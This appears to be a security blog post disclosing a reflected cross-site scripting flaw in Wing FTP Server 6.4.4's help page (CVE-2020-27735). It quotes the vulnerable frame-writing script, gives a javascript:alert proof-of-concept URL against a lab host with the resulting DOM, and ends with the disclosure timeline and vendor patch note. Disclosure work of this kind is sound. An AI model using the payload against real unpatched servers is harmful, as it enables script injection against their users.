wshenk@blogspot:~$


Vim is superior to Emacs and Nano. Change my mind.

Wednesday, January 20, 2021

XSS in Wing FTP's Web Interface (CVE-2020-27735)

While conducting an external network penetration test for a client, I found an instance of Wing FTP Server running in the client’s external IP space. During the assessment, I discovered a previously unknown Cross-Site Scripting vulnerability in the Wing FTP Server (version 6.4.4) web interface. The details of the vulnerability and disclosure process are described below.

Note: For the purpose of capturing the proof of concept screenshots in this writeup, I configured a local instance of Wing FTP Server. No screenshots are included from the actual client environment.



Account:


Password:

☑ Remember me

Language: English

Wing FTP Server ©2003-2020 wftpserver.com All Rights Reserved

While assessing the Wing FTP Server web application, I found a help page that was accessible without valid credentials.




Welcome to Wing FTP Server

Wing FTP Server is an enterprise FTP server software that can be used on **Windows, L** **HTTPS, and SFTP**, giving your clients flexibility in how they connect to the server. And i can also monitor server performance and online sessions and even receive email notific


The major features of Wing FTP Server:

- **Free Edition** - After the trial period, you can continue to use Wing FTP Server as a Fr
- **Cross-Platform** - You can run the server on Windows, Linux, Mac OS, and Solaris.
- **Multiple Protocols** - Supports FTP, FTPS, SFTP and HTTP/S web client. Free client

Furthermore, I discovered a script on the help page which writes a URL parameter to a frame src attribute, exposing the service to a Cross-Site Scripting vulnerability.




```
<head>
<title>Wing FTP Server Help</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

   <!-- This line forces IE8 into IE7 mode, safer until IE8 is better known -->
   <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />

<script type="text/javascript" src="admin_navigation.js"></script>
<script type="text/javascript">
<!--
var defaulttopic="uoeoeia.htm";
if (location.href.lastIndexOf("?") > 0)
defaulttopic=location.href.substring(location.href.lastIndexOf("?")+1,location.href.length).replace(/:/g,"");
document.write('<frameset cols="20%,*" frameborder="1" framespacing="1">');
if (document.getElementById) {
  document.write('<frame name="hmnavigation" src="admin_content_dyn.html" title="Navigation frame">'); }
else {
  document.write('<frame name="hmnavigation" src="admin_content_static.html" title="Navigation frame">'); }
document.write('<frame name="hmcontent" src="' + defaulttopic + '" title="Content frame">');
document.write('</frameset>');
//-->
</script>
</head>
```




```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN" "http://www.w3.org/TR/html4/frameset.dtd">
<html> event
  <script src="moz-extension://7e9c08af-6239-c543-a4c5-0675071794ca/page/prompt.js"></script>
  <script src="moz-extension://7e9c08af-6239-c543-a4c5-0675071794ca/page/runScript.js"></script>
  <!--saved from url=(0029)http://www.helpandmanual.com/-->
 ▸<head>⋯</head>
 ▾<frameset cols="20%,*" frameborder="1" framespacing="1">
   ▸<frame name="hmnavigation" src="admin_content_dyn.html" title="Navigation frame">⋯</frame>
   ▸<frame name="hmcontent" src="uoeoeia.htm" title="Content frame">⋯</frame>
  </frameset>
 ▸<noframes>⋯</noframes>
</html>
```


I created the following proof of concept link to exploit the Cross-Site Scripting vulnerability in Wing FTP Server.



```
http://192.168.2.102:5466/help/english/index.html?javascript&#58;alert('Script%20Execution')
```


Visiting the link executed arbitrary JavaScript in the browser as shown below.


192.168.2.102:5466/help/english/index.html?javascript&#58;alert('Script Execution')
Wing FTP Server Help
Contents | Index | Search
Wing FTP Server
Quick Start
Administration
Server
Domain
Advanced Features
Script Execution
OK



```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN" "http://www.w3.org/TR/html4/frameset.dtd">
<html> event
  <script src="moz-extension://7e9c08af-6239-c543-a4c5-0675071794ca/page/prompt.js"></script>
  <script src="moz-extension://7e9c08af-6239-c543-a4c5-0675071794ca/page/runScript.js"></script>
  <!--saved from url=(0029)http://www.helpandmanual.com/-->
 ▸<head>⋯</head>
 ▾<frameset cols="20%,*" frameborder="1" framespacing="1">
   ▸<frame name="hmnavigation" src="admin_content_dyn.html" title="Navigation frame">⋯</frame>
   ▸<frame name="hmcontent" src="javascript:alert('Script%20Execution')" title="Content frame">⋯</frame>
  </frameset>
 ▸<noframes>⋯</noframes>
</html>
```

I searched for more information about Wing FTP Server and found their website claims over 8000 organizations use Wing FTP Server including the U.S. Air Force, Accenture, Sephora, Reuters and Sony.



Free FTP Server Software

Wing FTP Server is an easy-to-use, powerful, and free FTP server software for Windows, Linux, Mac OS, and Solaris. It supports multiple file transfer protocols, including FTP, FTPS, HTTP, HTTPS, and SFTP, giving your clients flexibility in how they connect to the server. And it provides admins with a web-based interface to administrate the server from anywhere. You can also monitor server performance and online sessions and even receive email notifications about various events taking place on the server.


OUR CUSTOMERS

Over 8000 customers around the world are using WingFTP for file transfer service

I responsibly disclosed the vulnerability to the Wing FTP Server developers and ensured a patch was issued.

Responsible Disclosure Timeline:

- October 26th, 2020 - Vulnerability disclosed to developers
- November 17th, 2020 - Patch issued
- January 20th, 2021 - Blog posted



Wing FTP Server v6.4.5 Released: 17/Nov/2020

- Improvement - For the weblink of a folder, added two columns "Size" and "Modified" for the file listing, and columns can be sorted now.
- Improvement - Zip multiple files/folders in the web client may cause an error "too many source files".
- Fixed a bug - When importing weblink data from old version (before v6.2.2), the imported data might be incomplete.
- Fixed a bug - The weblink downloading replaces all the spaces with plus (+) symbols in the filename.
- Fixed a bug - Fixed a potential XSS vulnerability in the help manual of the web admin and web client.

Newer Post Home

Blog Archive

▼ 2021 (2)

▶ March (1)

▼ January (1)

XSS in Wing FTP's Web Interface (CVE-2020-27735)

Search This Blog

Search